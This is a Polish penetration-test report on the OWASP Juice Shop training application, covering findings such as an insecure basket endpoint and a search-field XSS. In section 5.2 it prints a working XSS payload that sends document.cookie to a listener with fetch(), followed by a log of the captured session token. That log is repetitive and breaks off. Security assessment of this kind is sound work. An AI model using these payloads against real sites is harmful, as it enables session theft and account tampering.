



Raport z oceny bezpieczeństwa aplikacji Juice Shop

Raport przygotowany dla Bezpierczny Kod ("BK")

Warszawa, 08.03.2023

Historia wersji

Wersja	Data	Opis zmiany	Autor
1	21.02.2023	Publikacja oficjalnej, końcowej pierwszej wersji raportu.	Bartosz Miazga

Punkty kontaktowe

Firma	Imię i nazwisko	E-mail
Bezpieczny Kod	Osoba kontaktowa	andrzej@bezpiecznykod.pl
Wykonawca	Bartosz Miazga	bartosz.miazga1@gmail.com

Spis treści

Historia wersji	2
Punkty kontaktowe	2
1. Podsumowanie kierownicze	6
2. Cel i zakres prac	7
3. Metodyka i użyte standardy	8
4. Podsumowanie rezultatów prac	9
5. Rezultaty prac	11
(WYSOKA) 5.1 Możliwość zmodyfikowania przez atakującego zawartości koszyków innych klientów	12
Podsumowanie	12
Warunki niezbędne do wykorzystania podatności	12
Szczegóły techniczne	12
Rekomendacje	16
(WYSOKA) 5.2 Podatność XSS (Cross-site scripting) w wyszukiwaniu	16
Podsumowanie	16
Warunki niezbędne do wykorzystania podatności	17
Szczegóły techniczne	17
Lokalizacja problemu	18
Rekomendacje	18
(WYSOKA) 5.3 Biblioteka marsdb podatna na command injection	20
Podsumowanie	20
Warunki niezbędne do wykorzystania podatności	20
Szczegóły techniczne	20
Lokalizacja problemu	20
Rekomendacje	20
(WYSOKA) 5.4 SQL Injection w panelu logowania	21
Podsumowanie	21
Warunki niezbędne do wykorzystania podatności	21
Szczegóły techniczne	21
Lokalizacja problemu	23
Rekomendacje	23
(WYSOKA) 5.5 Możliwość dotarcia do dokumentu zawierającego poufne informacje	23
Podsumowanie	23
Warunki niezbędne do wykorzystania podatności	23
Szczegóły techniczne	23
Lokalizacja problemu	24
Rekomendacje	24
(ŚREDNIA) 5.6 Możliwość podejrzenia przez atakującego zawartości koszyków wszystkich klientów	25
Podsumowanie	25
Warunki niezbędne do wykorzystania podatności	25

Szczegóły techniczne	25
Lokalizacja problemu	28
Rekomendacje	28
(ŚREDNIA) 5.7 Podatność SSRF w profilu użytkownika	29
Podsumowanie	29
Warunki niezbędne do wykorzystania podatności	29
Szczegóły techniczne	29
Lokalizacja problemu	30
Rekomendacje	30
(ŚREDNIA) 5.8 Mechanizm resetu hasła oparty o pytanie pomocnicze	30
Podsumowanie	31
Warunki niezbędne do wykorzystania podatności	31
Szczegóły techniczne	31
Lokalizacja problemu	32
Rekomendacje	32
(ŚREDNIA) 5.9 Możliwość enumeracji kont użytkowników	33
Podsumowanie	33
Warunki niezbędne do wykorzystania podatności	33
Szczegóły techniczne	33
Lokalizacja problemu	34
Rekomendacje	34
(ŚREDNIA) 5.10 Słaby mechanizm Captcha	35
Podsumowanie	35
Warunki niezbędne do wykorzystania podatności	35
Szczegóły techniczne	35
Lokalizacja problemu	36
Rekomendacje	36
(ŚREDNIA) 5.11 Możliwość dodania opinii dodającej 0 gwiazdek	37
Podsumowanie	37
Warunki niezbędne do wykorzystania podatności	37
Szczegóły techniczne	37
Lokalizacja problemu	39
Rekomendacje	39
(NISKA) 5.12 Niepoprawny mechanizm sprawdzania poprawności hasła przy zakładaniu konta	39
Podsumowanie	39
Warunki niezbędne do wykorzystania podatności	39
Szczegóły techniczne	39
Lokalizacja problemu	40
Rekomendacje	40
(NISKA) 5.13 Możliwość ominięcia sprawdzenia, czy podany adres jest adresem email	41
Podsumowanie	41
Warunki niezbędne do wykorzystania podatności	41

Szczegóły techniczne	41
Lokalizacja problemu	42
Rekomendacje	43

1. Podsumowanie kierownicze

Dokument jest podsumowaniem prac wykonanych przez Bartosz Miazga dla **Bezpieczny Kod** na podstawie oferty z dnia 01.12.1983.

W skład oceny bezpieczeństwa wchodziły:

- Testy bezpieczeństwa.

Obiektem oceny była aplikacja Juice Shop w wersji 14.3.1 dostępna pod adresami:

- <http://localhost:3000>

Główne problemy wykryte podczas oceny bezpieczeństwa dotyczą:

- niepoprawnej walidacji danych wprowadzanych przez użytkownika
- niezabezpieczonych dostępów do katalogów i plików z poufnymi informacjami
- niepoprawnej budowy mechanizmów rejestracji i logowania

Łącznie zostało znalezionych 13 problemów w tym:

- 5 problemów o krytyczności wysokiej,
- 6 problemów o krytyczności średniej,
- 2 problemy o krytyczności niskiej,

Rozbicie ze względu na krytyczność znalezionych problemów wygląda następująco:



Rysunek 1 Ilość znalezionych podatności danej krytyczności

Ocena bezpieczeństwa została wykonana podejściem białej skrzynki (white-box) według standardu OWASP Application Security Verification Standard v4 poziomu 1 obejmującego również podatności z listy OWASP Top 10 2021.

2. Cel i zakres prac

Celem prac była ocena bezpieczeństwa aplikacji Juice Shop po to, aby zidentyfikować ryzyka i zagrożenia, które mogą wpłynąć na podstawowe właściwości bezpieczeństwa systemów IT: poufność (confidentiality), integralność (integrity) oraz dostępność (availability).

Zakres prac obejmował:

- Przeprowadzenie manualnych testów bezpieczeństwa aplikacji pod kątem standardu OWASP Application Security Verification Standard v4 poziomu 1.

Ocena została wykonana podejściem białej skrzynki (white-box).

Do testów zostały oddane:

- Aplikacja Juice Shop w wersji 14.3.1 dostępna pod adresami:
 - <http://localhost:3000>
- Git commit
 - 594880a2f87ccb32f3664fec6b15764426e1d4c3
(<https://github.com/juice-shop/juice-shop/commit/594880a2f87ccb32f3664fec6b15764426e1d4c3>)

Podczas prac nie napotkaliśmy żadnych ograniczeń ze strony wytwórcy oprogramowania.

3. Metodyka i użyte standardy

Metodyka zastosowana w trakcie testów bezpieczeństwa aplikacji opiera się o najlepsze rynkowe praktyki, w tym o metodykę OWASP Web Security Testing Guide v4.

Ocena bezpieczeństwa systemu została wykonana pod kątem OWASP Application Security Verification Standard v4 poziomu 1, który obejmuje również podatności z listy OWASP Top 10 2021.

W pracach oparliśmy się również o standardy organizacji takich jak NIST, ENISA czy CIS.

4. Podsumowanie rezultatów prac

Prace zawarte były realizowane w dniach od 01 do 21 lutego 2023 roku. Zakres prac obejmował ocenę bezpieczeństwa aplikacji Juice Shop przetwarzającej dane osobowe, na co składało się przeprowadzenie następujących zadań:

- Testy bezpieczeństwa

Ocena została przeprowadzona zgodnie z rynkowymi standardami weryfikowania bezpieczeństwa systemów informatycznych opracowanymi przez OWASP, w tym głównie OWASP Application Security Verification Standard v4 (L1) obejmujący również podatności z listy OWASP Top 10 2021.

Ocena została wykonana podejściem białej skrzynki (white-box).

Ocena została przeprowadzona przez zespół Bartosz Miazga, w którego skład wchodził:

- Bartosz Miazga, pentester

Lista znalezionych problemów:

#	Nazwa	Krytyczność	Status
1	Możliwość zmodyfikowania przez atakującego zawartości koszyków innych klientów	Wysoka	Otwarta
2	Podatność XSS (Cross-site scripting) w wyszukiwaniu	Wysoka	Otwarta
3	Biblioteka marsdb podatna na command injection	Wysoka	Otwarta
4	SQL Injection w panelu logowania	Wysoka	Otwarta
5	Możliwość dotarcia do dokumentu zawierającego poufne informacje	Wysoka	Otwarta
6	Możliwość podejrzenia przez atakującego zawartości koszyków wszystkich klientów	Średnia	Otwarta
7	Podatność SSRF w profilu użytkownika	Średnia	Otwarta
8	Mechanizm resetu hasła oparty o pytanie pomocnicze	Średnia	Otwarta
9	Możliwość enumeracji kont użytkowników	Średnia	Otwarta
10	Słaby mechanizm Captcha	Średnia	Otwarta
11	Możliwość dodania opinii dodającej 0 gwiazdek	Średnia	Otwarta
12	Niepoprawny mechanizm sprawdzania poprawności hasła przy zakładaniu konta	Niska	Otwarta

13	Możliwość ominięcia sprawdzenia, czy podany adres jest adresem email	Niska	Otwarta
----	----------------------------------------------------------------------	-------	---------

Opis statusów:

- **Otwarta** – podatność obecna w systemie lub aplikacji.
- **Zamknięta** – podatność, która została wyprowadzona całkowicie.
- **Zmitygowana** – podatność, która została wyprowadzona częściowo co efektywnie wpływa na zmniejszenie ryzyka z nią związanego.

5. Rezultaty prac

Ocena podatności systemów na zagrożenia została zobrazowana za pomocą następujących miar wpływu podatności na bezpieczeństwo danych lub infrastruktury w skali:

Krytyczność	Opis
WYSOKA	Zaobserwowano nieprawidłowości konfiguracji systemów i słabości zabezpieczeń, które wnoszą wysokie prawdopodobieństwo poważnego naruszenia bezpieczeństwa informacji w badanej infrastrukturze.
ŚREDNIA	Zaobserwowano nieprawidłowości konfiguracji systemów i słabości zabezpieczeń, które wnoszą średnie prawdopodobieństwo poważnego naruszenia bezpieczeństwa informacji w badanej infrastrukturze.
NISKA	Zaobserwowano nieprawidłowości konfiguracji systemów i słabości zabezpieczeń, które wnoszą niskie prawdopodobieństwo poważnego naruszenia bezpieczeństwa informacji w badanej infrastrukturze.
INFORMACYJNA	Zaobserwowano nieprawidłowości, które mogą, ale nie muszą mieć wpływ na bezpieczeństwo systemu.

W kolejnych podrozdziałach prezentujemy szczegółowe wyniki przeprowadzonych testów bezpieczeństwa.

(WYSOKA) 5.1 Możliwość zmodyfikowania przez atakującego zawartości koszyków innych klientów

Krytyczność	Wysoka
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N

Podsumowanie

W wyniku podatności możliwa jest modyfikacja zawartości koszyków klientów przez atakującego.

Więcej informacji:

- <https://cwe.mitre.org/data/definitions/639.html>

Warunki niezbędne do wykorzystania podatności

Wymagane jest konto w aplikacji, aby zapytanie było uwierzytelnione oraz by móc zaobserwować request polegający na dodaniu przedmiotu do koszyka, bądź wyświetleniu koszyka.

Szczegóły techniczne

Celem odtworzenia wykorzystane zostaną uprzednio stworzone konta:

- Konto pierwsze – atakujący
- Konto drugie – ofiara ataku

Wykonane czynności:


1. Zalogowanie się na konto atakującego i przechwycenie requestu odpowiedzialnego za dodawanie do koszyka produktu „Apple Pomace”, którego id jest równe 24.

```
POST http://localhost:3000/api/BasketItems/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWF0Ij0iIiwiaWF0Ij0iJhdHRhIiLCJzYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxLSW1hZ2UiOiIvYXNzZXRL3B1Ym9pYy9pbWFnZXQjAwIiwidXBkYXRLEZEF0Ij0iMjAyMi0xMi0yNCAMzozMD01MC40NzMGKzAwOjAwIiwidGVzZXRLZEF0IjpuJRTJBc2EmbDmUS14V61G1FmjdVs3Kfo7DkGFxsNqapLooYcnvo1qg4d15uv1ejKFclmVHat8coGMxju9jpXk
Content-Type: application/json
Content-Length: 44
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; coneyJzdGF0dXMiOiJzdWNjZXRzIiwiaWF0Ij0iIiwiaWF0Ij0iJhdHRhIiLCJzYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxLSW1hZ2UiOiIvYXNzZXRL3B1Ym9pYy9pbWFnZXQjAwIiwidXBkYXRLEZEF0Ij0iMjAyMi0xMi0yNCAMzozMD01MC40NzMGKzAwOjAwIiwidGVzZXRLZEF0IjpuJRTJBc2EmbDmUS14V61G1FmjdVs3Kfo7DkGFxsNqapLooYcnvo1qg4d15uv1ejKFclmVHat8coGMxju9jpXk
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"ProductId":24,"BasketId":"8","quantity":1}
```

Rysunek 2 Przechwycony request odpowiedzialny za dodawanie produktu do koszyka

2.W wyniku powtórnego wysłania powyżej przedstawionego requestu aplikacja odpowiada kodem 500 Internal Server Error. Nie jest możliwe wykonanie requestu POST dodającego produkt do koszyka, w którym ten produkt już istnieje.



```
Request Response
Header: Text Body: Text
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 24 Dec 2022 13:49:26 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 2406

{"error": {"message": "Validation error", "stack": "Error\n at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dia\nite/query.js:183:50)\n at new Promise (<anonymous>)\n at Query.run (/juice\n28\n at async SQLiteQueryInterface.insert (/juice-shop/node_modules/sequeliz\n2432:35)"}\n\n  \"name\": \"SequelizeUniqueConstraintError\", \"errors\": [\n    {\n      \"message\": \"ProductId must be unique\", \"type\": \"unique violation\", \"value\": 24\n    }\n  ]\n}
```

Rysunek 3 Odpowiedź serwera aplikacji na request, który próbował dodać do koszyka już istniejący produkt

3.Zmodyfikowano sekcję body requestu, dodając dodatkowe wartości formatu JSON, tak jak przedstawiono to poniżej.

[illegible]

```
{ "ProductId":24, "BasketId": "8", "quantity":1, "ProductId":5, "BasketId": "8", "quantity":1 }
```

Rysunek 4 Zmodyfikowany request odpowiedzialny za dodawanie produktu do koszyka

W wyniku wysłania tak przygotowanego requestu aplikacja odpowiada statusem 200 OK, w rezultacie wysłania requestu dodany do koszyka zostaje jedynie produkt o id równym ostatniej wartości ProductId podanej w sekcji body. Poprzednie produkty zostają pominięte.

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 157
ETag: W/"9d-XD04J08KX19YQ0CMEndIdDeUrLqH"
Vary: Accept-Encoding
Date: Sat, 24 Dec 2022 13:53:39 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

```
{ "status": "success", "data": { "id": 13, "ProductId": 5, "BasketId": "8", "quantity": 1, "updatedAt": "2022-12-24T13:53:38.996Z", "createdAt": "2022-12-24T13:53:38.996Z" } }
```

Rysunek 5 Odpowiedź aplikacji na wysłanie zmodyfikowanego requestu

4. Ponownie zmodyfikowano request pozwalający na dodanie produktu do koszyka, tym razem podmieniając id koszyka z 8 (id koszyka atakującego) na id koszyka równe 7 (id koszyka ofiary).

[illegible]

```
{"ProductId":24,"BasketId":"7","quantity":1}
```

Rysunek 6 Request, którego zadaniem jest dodanie produktu do koszyka innego użytkownika


W wyniku wysłania tak przygotowanego requestu do aplikacji, zwraca ona kod 401 Unauthorized. Jest to prawidłowa odpowiedź aplikacji na działania tego typu.

```
{'error' : 'Invalid BasketId'}
```

5.Podjęta zostaje kolejna próba dodania produktu do koszyka innego klienta, tym razem modyfikując sekcję body, tak aby pierwsza wartość BasketId odnosiła się do zalogowanego użytkownika, natomiast podana drugi raz wartość zmiennej BasketId odnosiła się już do koszyka ofiary.




W wyniku wysłania tak przygotowanego requestu aplikacja odpowiada kodem 200 OK, produkt dodany zostaje do koszyka ofiary pomimo bycia zalogowanym na konto atakującego. Do koszyka ofiary zostaje dodany produkt o id równym 24, jest to „Apple Pomace”.



Rysunek 9 Odpowiedź z aplikacji na wysłanie requestu ze zmodyfikowaną sekcją body - udaje się dodać produkt do koszyka ofiary

Poniżej przedstawiono jak wygląda koszyk ofiary po przeprowadzeniu powyżej opisanych operacji.



Rysunek 10 Koszyk ofiary po przeprowadzeniu powyżej opisanych operacji

Lokalizacja problemu

Problem znajduje się w funkcjonalności dodawania produktu do koszyka, konkretnie w końcówce: /api/BasketItems/ .

Rekomendacje

Należy poprawić mechanizm autoryzacji dla funkcjonalności dodawania produktów do koszyka - endpoint /api/BasketItems/ .

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/05-Authorization_Testing/04-Testing_for_Insecure_Direct_Object_References
- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

(WYSOKA) 5.2 Podatność XSS (Cross-site scripting) w wyszukiwaniu

Krytyczność	Wysoka
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:L

Podsumowanie

W wyniku wystąpienia podatności można przygotować specjalnie spreparowany „złośliwy” link, który może zostać wysłany do użytkownika. Po kliknięciu w link zostanie skradzione ciasteczko sesyjne użytkownika bez jego wiedzy.

Więcej informacji:

- <https://cwe.mitre.org/data/definitions/79.html>
- OWASP Application Security Verification Standard 5.3.3

Warunki niezbędne do wykorzystania podatności


Nie jest wymagane konto użytkownika w aplikacji. Mając odpowiednio przygotowany skrypt podatność może zrealizować dowolny użytkownik przeglądający aplikację.

Szczegóły techniczne

Testowana aplikacja podatna jest na atak Cross-site scripting - XSS. Możliwe jest wstrzyknięcie kodu w pole przeznaczone do wyszukiwania produktów, wykorzystując odpowiedni payload można wyświetlić na ekranie wiadomość. Odpowiednio wykorzystując podatność można doprowadzić do przejścia przez atakującego ciasteczka ofiary.

Wykonane czynności:

1. Zauważenie, że na ekran wyświetlany jest tekst, który użytkownik wpisze w pole przeznaczone do wyszukiwania.




Rysunek 11 Wyszukiwany tekst prezentowany jest na ekranie użytkownika

2. Próba wykonania prostego XSS wpisując payload `<script>alert(1)</script>` w pole przeznaczone do wyszukiwania. Wykonanie takiego payloadu przez aplikację kończy się niepowodzeniem.



Rysunek 12 Pierwsza próba wykonania wprowadzenia złośliwego payloadu w wyszukiwanie

3. Próba wykonania XSS wpisując payload `<iframe width='1' height='1' src='javascript:alert(1)'` w pole przeznaczone do wyszukiwania. Wykonanie takiego payloadu przez aplikację umożliwia zrealizowanie kodu javascript, w tym przypadku wypisanie liczby w komunikacie na ekranie.



Rysunek 13 Próba wprowadzenia payloadu zakończona powodzeniem

4. Poniżej zaprezentowano przykład możliwego wykorzystania podatności. Uruchomiony został prosty serwer nasłuchujący pod adresem 0.0.0.0 na porcie 9000. Następnie w okienko wyszukiwania wpisano payload:

```
<iframe width='1' height='1' src="javascript:var  
url='http://0.0.0.0:9000?';url=url.concat(document.cookie);fetch(url);">
```

Po wykonaniu payloadu ciastko sesyjne użytkownika zostaje wysłane i wyświetlone przez web server.

```
[kali@kali]~$ python2 -m SimpleHTTPServer 9000
Serving HTTP on 0.0.0.0 port 9000 ...
127.0.0.1 - - [24/Dec/2022 12:03:47] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Dec/2022 12:03:47] code 404, message File not found
127.0.0.1 - - [24/Dec/2022 12:03:47] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [24/Dec/2022 12:04:23] "GET /?language=en;#20welcomebanner_status=dismiss;%20cookieconsent_status=dismiss;%20continueCode=0j8kWR4OJL5jVvYBrwXb916pGnmT3otqDdPNqQgn2DZOxMxmKEvaelz73DbN;%20token=eYJOeXAioIjKv1QiLCJhbGciOiJSUzI1NiJ9.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